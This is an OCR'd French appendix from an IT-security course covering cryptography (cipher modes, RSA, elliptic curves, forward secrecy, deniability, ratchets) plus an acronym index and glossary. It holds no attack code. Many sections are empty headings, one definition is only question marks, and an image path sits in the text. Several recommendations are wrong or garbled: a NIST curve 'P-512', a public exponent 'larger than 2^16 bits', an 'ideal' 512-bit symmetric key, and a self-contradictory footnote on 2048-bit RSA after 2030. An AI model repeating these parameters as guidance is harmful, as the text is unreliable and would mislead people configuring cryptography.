Dans le cas des modèles de chiffrement par bloc, le chiffrement passe par un mode de chiffrement. Ce mode de chiffrement permet de codifier les étapes de chiffrement et de déchiffrement d'un message de plusieurs blocs. Une approche naïve du chiffrement, considérerait qu'à un plaintext bloc en clair donné, P, correspondrait un chiffré C tel que, F_k étant la fonction de chiffrement : $C = F_k(P)$. Ce mode de chiffrement existe, il est appelé Electronic CodeBook (ECB) et est vulnérable à de nombreuses attaques, tel que *Chosen-Plaintext Attack (CPA)* ou des analyses statistiques.
D'autres problématiques existent également comme l'authentification des messages chiffrés au niveau du chiffrement avec notamment les modes de chiffrement de type Authentified Encryption with Associated Data (AEAD).

CBC

CFB

GCM

XTS

ICE

CCM

OCB

A.1.4 Chiffrement par flot

☞Définition

Les système de chiffrement par flot repose sur la génération de nombres pseudo-aléatoires à l'aide d'un Pseudo Random Number Generator (PRNG). Les nombres ainsi générés sont XORés bit à bit. La clef de chiffrement obtenue est appelée *key stream*.

Ce mode de chiffrement n'est plus recommandé aujourd'hui dans le chiffrement des communications TLS et est souvent délaissé au profit de mécanisme de chiffrement par bloc de manière générale. En effet, la source du PRNG peut être exposé à un biais. RC4 est un exemple connu d'exploitation de ce type de biais avec notamment des attaques comme *Bar-Mitzvah*.

A.2 Cryptographie asymétrique

A.2.1 Principes

☞Définition

La cryptographie asymétrique repose sur un système à clefs publiques garantissant authenticité et confidentialité. Il existe deux types clefs dans ces systèmes :

- Une clef publique permettant de chiffrer les données accessibles par tous les destinataires.
- Une clef privée permettant de déchiffrer les données chiffrées avec la clef publique.

La clef publique peut aussi servir à déchiffrer des données chiffrées avec la clef privée. La clef privée étant par essence, propre à un individu, cela permet d'authentifier un message.

Attention

Le chiffrement asymétrique est coûteux en temps, il est généralement utilisé pour chiffrer des petits blocs. Ainsi lors de l'envoi d'un message chiffré, le message est chiffré par chiffrement symétrique et la clef de déchiffrement, idéalement de 512 bits, est chiffrée par un chiffrement asymétrique. De même l'authentification du message se fait par le chiffrement asymétrique d'un condensat du message.

A.2.2 Rivest Shamir Adleman (RSA)

☞Définition

RSA est un algorithme de chiffrement asymétrique défini en 1977 par Rivest Shamir et Adleman. Il repose sur les propriétés du groupe $\mathbb{Z}/n\mathbb{Z}$. L'ordre du groupe est défini par le produit de deux premiers (p et q) tel que $n = pq$ et $\phi_n = (p-1)(q-1)$.
La clef privée d se choisit telle que $d \in \mathbb{N}$, $d < \phi_n$ et $gcd(d, \phi_n) = 1$. Une fois la clef privée choisie, on génère la clef publique par $e \equiv d^{-1} \pmod{\phi_n}$.
Certaines recommandations existent concernant les tailles des différents exposants.
La clef publique est le couple (e, n). La clef privée est le couple (d, n).

La chiffrement et le déchiffrement se réalisent par l'opération :

$$\begin{cases} C \equiv M^e \pmod{n} \\ M \equiv C^d \pmod{n} \end{cases}$$

La solidité de la clef repose sur la taille de n. Si n est facilement factorisable, un attaquant pourrait obtenir l'exposant privé à partir de l'exposant publique.
L'ANSSI recommande l'utilisation d'un exposant public de taille supérieure à 2^{16} bits [6]et d'un exposant privé de taille proche de n ou d'au moins 3072 [7] [8]. La taille de n recommandée est de 3072 [9]. Ces recommandations s'appliquent à l'ensemble des algorithmes de

6. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
7. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
8. À partir de 2030, 2048 bits est suffisant à ce jour
9. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`

chiffrement reposant sur ces principes.

A.2.3 Elliptic Curve Cryptography (ECC)

☞Définition

Une courbe élliptique définie sur le corps premier fini $\mathbb{F}_p$ et utilisant les paramètres de domaine (p, a, b, G, n, h) se définira par l'équation $E : y^2 \equiv x^3 + a.x + b \pmod{p}$ de sorte que p et n soient premiers, n l'ordre du sous-groupe cyclique de $\mathbb{F}_p$ définit par $G(x_G, y_G)$, h représente le cofacteur définit par $h = \frac{|E(\mathbb{F}_p)|}{n}$ avec $h < 4$ et $a, b \in \mathbb{F}_p$. Dans le cas de courbe définie sur le corps fini binaire $\mathbb{F}_{2^m}$ et utilisant les paramètres de domaine (m, f, a, b, G, n, h) se définira par l'équation de courbe de Koblitz $E : y^2 + xy = x^3 + a.x + b$ avec $b \neq 0$, f la représentation polynomiale de $\mathbb{F}_{2^m}$ et $m \in 163, 233, 239, 283, 409, 571$. Les autres paramètres sont similaires à ceux définis pour les corps premiers finis.

Du fait de l'importance de ces paramètres, un certain nombre de courbes appartenant à $\mathbb{F}_p$ (non binaire) et à $\mathbb{F}_{2^m}$ ont été prédéfinies et recommandées par :

- le NIST ($\mathbb{F}_p$: P-192, P-224, P-256, P-384, P-521; $\mathbb{F}_{2^m}$: K-163, B-163, K-233, B-233, K-283, B-283, K-409, B-409, K-571, B-571 [10])
- le Standards for Efficient Cryptography Group (SECG), groupe créé par Certicom en 1998 et dont les groupes sont approuvés par le NIST ($\mathbb{F}_p$: secp192, secp224, secp256, secp384, secp521; $\mathbb{F}_{2^m}$: sect163, sect233, sect239,sect283, sect409, sect571 [11])
- ECC Brainpool, groupe de travail essentiellement allemand constitué d'universités et d'entreprises privées (brainpoolP160, brainpoolP192, brainpoolP224, brainpoolP256, brainpoolP320, brainpoolP384, brainpoolP512 [12])
- Curve25519 proposée par Bernstein pour la réalisation d'un ECDH et d'une sécurité équivalente à P-256 [13].

Le problème de ce type de cryptographie est son manque de confiance due à la preuve mathématique [14].
Les recommandations d'usage sont :

- Pour l'ANSSI : P-256 [15]
- Pour le NIST : P-512 [16]
- Pour la Suite B de la NSA : P-384 [17]

Il est à noter que la NSA a émis en août 2015 un avis indiquant sa volonté de rendre

10. 2013: Annexe B `http://nvlpubs.nist.gov/nistpubs/FIPS/NIST.FIPS.186-4.pdf`
11. 2010: `http://www.secg.org/sec2-v2.pdf`
12. 2010: `https://tools.ietf.org/html/rfc5639`
13. Curve25519 s'appuie sur un corps premier $\mathbb{F}_p$ avec $p = 2^{255} - 19$, une courbe de Montgomery de type $y^2 = x^3 + 486662x^2 + x$ et un point de base égale à 9
14. Cette thématique est abordé par le groupe ECC Brainpool dans `http://www.ecc-brainpool.org/download/Domain-parameters.pdf`
15. 2015: `http://www.ssi.gouv.fr/uploads/2015/01/RGS_v-2-0_B1.pdf`
16. 2013: `http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-56Ar2.pdf`
17. 2016: `https://www.iad.gov/iad/programs/iad-initiatives/cnsa-suite.cfm` basée sur la RFC 3526

désuette l'utilisation de l'ECC dans la Suite B au profit d'algorithmes de type *PQC*[18].

A.3 Intégrité des données, stockage et signature

A.4 Principes et propriétés de Cryptographie

☞Prérequis

On peut considérer que la cryptographie s'organise autour de trois grands principes :
C onfidentialité
I ntégrité
A uthenticité

A.4.1 Perfect Forward Secrecy

☞Définition

En cryptographie, le principe de PFS garantit que les clefs de sessions sont protégées contre la compromission des clefs de longue durée.

Les clefs de longue durée sont le plus souvent basées sur une cryptographie à clef publique, ce qui signifie que la clef privée est utilisée pour signer les messages seulement et que sa compromission ne met pas en danger la **Confidentialité** des échanges précédents. De plus la compromission venant a posteriori de ces échanges, elle ne met en danger ni l'**Intégrité** ni l'**Authenticité** des messages qui sont des propriétés actives.
Cependant, la compromission de la clef longue durée, permet de garantir la déniabilité des échanges. En effet, un message peut désormais être forgé à l'aide de la clef privée.

👁 Attention

Les clefs de longue durée peuvent aussi être basées sur un secret partagé. En ce cas le PFS est conservé, si et seulement si, le Pre-Shared Key (PSK) n'est pas utilisé pour chiffrer les échanges mais en garantir l'authenticité.

☞Définition

? ? ? ? ? ? Principe de garde l'anonymat de l'échange a posteriori. Basé sur l'impossibilité d'associer une clef privée à une personne

18. http ://blog.cryptographyengineering.com/2015/10/a-riddle-wrapped-in-curve.html

A.4.2 Future Secrecy

☞Définition

Future Secrecy est un néologisme défini par la société Open Whisper. Il consiste à considérer que la révélation de l'*ephemeral key* ne permettra pas de déterminer les *ephemeral key* suivantes. Ce type de résultat s'obtient par une renégociation à chaque message de l'échange, cette méthode est appelé un *ratchet*.

On retrouve ce type de principe dans les implémentations de chiffrement des communications instantannés comme notamment Off The Record (OTR), Silence Circle Instant Messaging Protocol (SCIMP) ou Signal/Pond (Axolot Ratchet)

A.4.3 Deniabilité et non répudiation

☞Définition

La *Deniability* est un principe récurrent de la cryptographie. Il consiste à s'assurer que la communication soit possible à nier, a posteriori. Cet objectif doit pouvoir se faire sans exposer l'authenticité des échanges.

Ce principe est utilisé notamment dans le protocole OTR dont les messages pourraient être forgés a posteriori. De même, il est aussi utilisé dans le chiffrement des postes de travail.

Important

Cette propriété n'a pas nécessairement une portée juridique forte et ne peut être utilisée comme telle.

☞Définition

Le principe de *non repudiation* est le pendant du principe de *deniability*. Il permet de s'assurer de l'**Authenticité** d'un message sur une longue durée. Il est présent notamment dans les signatures cryptographiques.

Ce principe est largement exploité dans la technologie des blockchains ou de la signature des mails.

A.5 Implémentaion Cryptographique

A.5.1 GPG

A.5.2 Ratchet Protocoles

☞Définition

Un protocole utilisant un ratchet est un protocol renégociant la clef de chiffrement à chaque échange entre les correspondants. La nouvelle clef de chiffrement peut être dérivée de chaque côté via des fonctions injective (hash, bcrypt...) ou renégociée à chaque échange.


Dans le cas d'OTR une nouvelle clef est générée basée sur un Diffie-Hellman à chaque échange, dans le cas de SCIMP, la clef est dérivée de la clef précédente par une fonction de hash.

OTR

SCIMP

A.5.3 TLS

Fonctionnement d'un handshake TLSv1.2



Index

Acronymes

ACL Access Control List. 26, 30

ADH Anonymous Diffie-Hellman. 46

AEAD Authentified Encryption with Associated Data. 78

ANSSI Agence Nationale de la Sécurité des Systèmes d'Information. 46, 47, 79, 80, *Glossaire :* ANSSI

AS Autonomous System. *Glossaire :* AS

ASN Autonomous System Number. 4, *Glossaire :* ASN

CAPTCHA *Completely Automated Public Turing test to tell Computers and Humans Apart*. 68

CBC Cipher Block Chaining. 42

CCM Counter with CBC-MAC. 44

CMS Content Management System. 7

CPA Chosen-Plaintext Attack. 78

CSPRNG Cryptographicaly Secure Pseudo Random Number Generator. 66

CSRF Cross-Site Request Forgery. 65, *Glossaire :* CSRF

DH Diffie-Hellman. 45, 46

DHE Diffie-Hellman Ephemeral. 45, 46, 48, *Glossaire :* DHE

DMZ DeMilitarized Zone. 24, 26, 28, 85

DNS Domain Name System. 5, 6

ECB Electronic CodeBook. 78

ECC Cryptographie à Courbes Éliptiques. 44, 47, 81

ECDH Eliptic Curve Diffie-Hellman. 47

EDM Entity Data Model. 61

EPC European Payments Council. 75, *Glossaire :* EPC

FIPS Federal Information Processing Standards. *Glossaire :* FIPS

GCM Galois-Counter Mode. 42, 44

HTTP HyperText Transfer Protocol. 65

HTTPS HyperText Transfer Protocol Secure. 45, 67

IANA Internet Assigned Numbers Authority. *Glossaire :* IANA
ICANN Internet Corporation for Assigned Names and Numbers. *Glossaire :* ICANN
IDS Intrusion Detection System. 25
IEEE Institute of Electrical and Electronics Engineers. *Glossaire :* IEEE
IETF Internet Engineering Task Force. 44, *Glossaire :* IETF
IPS Intrusion Prevention System. 25

Java EE Java Enterprise Edition. 57, 60
JSON JavaScript Object Notation. 41

LAN Local Area Network. *Glossaire :* LAN
LFI Local File Inclusion. 63, 71

NAT Network Address Translationl. 25
NIST National Institute of Standards and Technology. 46, 47, 80, *Glossaire :* NIST
NSA National Security Agency. 47, 80, *Glossaire :* NSA

ORM Object-Relational Mapping. 61
OTP One Time Pad. 68
OTR Off The Record. 82, 83

PFS Perfect Forward Secrecy. 46, 47, 81, *Glossaire :* PFS
PQC Post-Quantum Cryptography. 47, 81
PRNG Pseudo Random Number Generator. 78
PSK Pre-Shared Key. 81

RBAC Role-Based Acces Control. 42
REGEX Regular Expression. 56, 57, 59, 63
RFC Request for Comments. 44, 64, *Glossaire :* RFC
RFI Remote File Inclusion. 64, 71
RSA Rivest Shamir Adleman. 48, 79

SCIMP Silence Circle Instant Messaging Protocol. 82, 83
SECG Standards for Efficient Cryptography Group. 80, *Glossaire :* SECG
SGDB Système de Gestion de Base de données. 32, 36, 40, 41, 58
SID Session ID. 66, 68, 69
SQL Structured Query Language. 8, 36
SSL Secure Sockets Layer. 44, 67

T-SQL Transact-SQL. 62
TLS Transport Layer Security. 44, 48

URL Uniform Ressource Locator. 3

VLAN Virtual LAN. 27, 29, 30, *Glossaire :* VLAN

WAF Web Application Firewall. 26, 36

WLAN Wireless LAN. 31, *Glossaire :* WLAN

XSS Cross-Site Scripting. 8, 56, 65

Glossaire

A

ANSSI

Service du gouvernement français dépendant du Secrétariat Général de la Défense et de la Sécurité Nationale et se positionnant en autorité sur la sécurité des Systèmes d'Informations de la France. 46

ASN

L'ASN est un identifiant unique permettant de router les paquets vers l'Autonomous System (AS) approprié. Cet identifiant peut s'obtenir en réalisant le Whois d'une IP ou en cherchant une société dans une base d'AS. L'ASN est attribué par Internet Assigned Numbers Authority (IANA). 4

C

CSRF

Une CSRF est une attaque consistant à induire un utilisateur connecté à réaliser une action à son insu. Ce type d'attaque se réalise par la réalisation d'une requête par l'utilisateur. Elle peut se réaliser par un fichier HTML ou PDF malveillant, l'accès à une page web ou en utilisant une autre vulnérabilité (XSS, unvalidated redirection...).. 65

D

DHE

Diffie-Hellman dont les paramètres serveurs sont modifiés à chaque connexion, parfois nommé Diffie-Hellman Ephemeral (EDH). 45

dorks

Commande spécifique à un moteur de recherche permettant d'obtenir des informations appartenant au *Deep Web*, c'est-à-dire non visibles aisément par la navigation standard: adresse IP, fichiers PDF.... 5

E

EPC

Le Conseil Européen des paiements est une initiative pan-européenne pour faciliter la mise en place des échanges dans la zone euro (SEPA). C'est un interlocuteur priviligié avec les instances de l'Union Européenne.. 75

I

IETF
Groupe informel définissant les standards d'Internet à l'aide de RFC (voir aussi Institute of Electrical and Electronics Engineers (IEEE)). 44

N

NIST
Institut gouvernemental américain adressant les recommandations de normes concernant l'informatique (voir aussi Federal Information Processing Standards (FIPS), IETF, IEEE et RFC). 46

NSA
Organisation gouvernementale américaine pour la collecte de renseignements à l'étranger et la sécurisation des communications gouvernementales. La NSA fournit notamment des recommandations en cryptographie (le CNSA) pour les contractuels du gouvernement américain. 47

P

PFS
Le Perfect Forward Secrecy, appelé parfois Forward Secrecy (FS), est une propriété d'un mécanisme de chiffrement permettant de garantir la confidentialité pérenne d'un échange même après la compromission de la clef rivée. C'est notamment le cas de DHE et de Elliptic Curve Diffie-Hellman Ephemeral (ECDHE). 46

R

Referer
Le Referer est un header envoyé par le navigateur indiquant la page de provenance de l'utilisateur. En fonction des proxys ou des mesures de sécurité activées, le referer peut indiquer l'URL complète, l'hostname d'origine ou n'être pas envoyé.. 65

RFC
Descriptions des aspects techniques des technologies d'Internet. Il ne s'agit pas toujours de normes à part entière mais de référentiels. 44

S

SECG
Consortium pour la standardisation de la cryptographie fondé par Certicom en 1998 incluant notamment le NIST et Visa. 80

V

VLAN
Technologie permettant de créer des sous-réseau au sein d'un même Local Area Network (LAN) ou d'assurer une qualité de service. Cette technologie est basée sur la norme 802.1Q. 27

W

Wi-Fi
Norme de transmission basée sur la IEEE 802.11b et décrivant une utilisation du WLAN. 31, 85

WLAN

Utilisation d'onde radio pour connecter les terminaux d'un réseau, par abus de langage désigné sous le terme de Wi-Fi. 31

Z

$\mathbb{Z}/n\mathbb{Z}$

Groupe fini cyclique d'ordre n, dans le contexte de la cryptographie, n est le produit de deux premiers. On utilise $\mathbb{Z}/p\mathbb{Z}$ pour les groupes cycliques premiers, il s'agit alors d'un corps premier fini. 45, 46